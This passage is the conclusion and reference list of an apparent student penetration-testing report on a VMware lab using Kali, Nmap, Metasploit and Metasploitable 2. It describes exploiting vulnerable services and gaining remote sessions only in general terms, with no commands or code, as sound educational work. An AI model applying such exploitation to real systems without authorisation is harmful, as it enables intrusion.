During vulnerability analysis, the services running on the discovered ports were examined to determine whether they contained known security flaws. By analyzing the service versions and configurations, potential vulnerabilities were identified that could allow attackers to compromise the system. The exploitation phase was then conducted using the Metasploit Framework, which provided the tools required to search for appropriate exploits and launch controlled attacks against the vulnerable services. Successful exploitation demonstrated how attackers could gain access to the system through vulnerable network services. In some cases, the exploitation process resulted in the creation of an interactive session with the target machine, allowing the tester to gather system information and execute commands remotely. This practical demonstration highlighted how security weaknesses in poorly configured or outdated services can lead to unauthorized system access.

Overall, the project emphasizes the importance of proactive cybersecurity practices and regular security assessments. The results clearly show that exposed services and unpatched vulnerabilities can create significant security risks for organizations. By conducting vulnerability assessments and penetration testing, security professionals can identify weaknesses before they are exploited by malicious actors. Implementing strong security measures, maintaining updated software, and continuously monitoring systems are essential steps in protecting network infrastructures from potential cyber threats.

In conclusion, this project provided valuable insights into the methodologies used in penetration testing and demonstrated the importance of securing network services against potential exploitation. The knowledge gained from this study contributes to a better understanding of real-world cyberattack techniques and reinforces the need for strong defensive security strategies in modern computing environments.

13. References

The following references were used to understand the concepts of penetration testing, vulnerability analysis, and exploitation techniques implemented in this project. These sources include official documentation, cybersecurity learning resources, and tool documentation that provide detailed explanations of network security testing methodologies.

1. Official documentation of Kali Linux. Kali Linux is widely used by cybersecurity professionals for penetration testing and digital forensics. The documentation provides detailed information about the tools available within the operating system and their applications in security testing.
2. Official documentation of Metasploit Framework. The Metasploit documentation explains how exploit modules, payloads, and auxiliary tools are used to test vulnerabilities in systems and applications. It also provides guidelines on ethical usage within controlled environments.

3. Documentation and usage guide for Nmap. Nmap is one of the most widely used tools for network discovery and service enumeration. Its documentation provides detailed explanations of scanning techniques, port detection, and service version identification.
4. Official information and training resources for Metasploitable 2. This intentionally vulnerable virtual machine is designed to help students and security researchers practice vulnerability scanning and exploitation in a safe environment.
5. User documentation of VMware Workstation, which provides guidance on creating and managing virtual machines and configuring virtual networks for laboratory environments.
6. Various cybersecurity learning resources, penetration testing tutorials, and ethical hacking educational materials that explain the methodology of vulnerability assessment, exploitation techniques, and security mitigation strategies.

These references provide the theoretical foundation and technical guidance required to perform the penetration testing activities demonstrated in this project.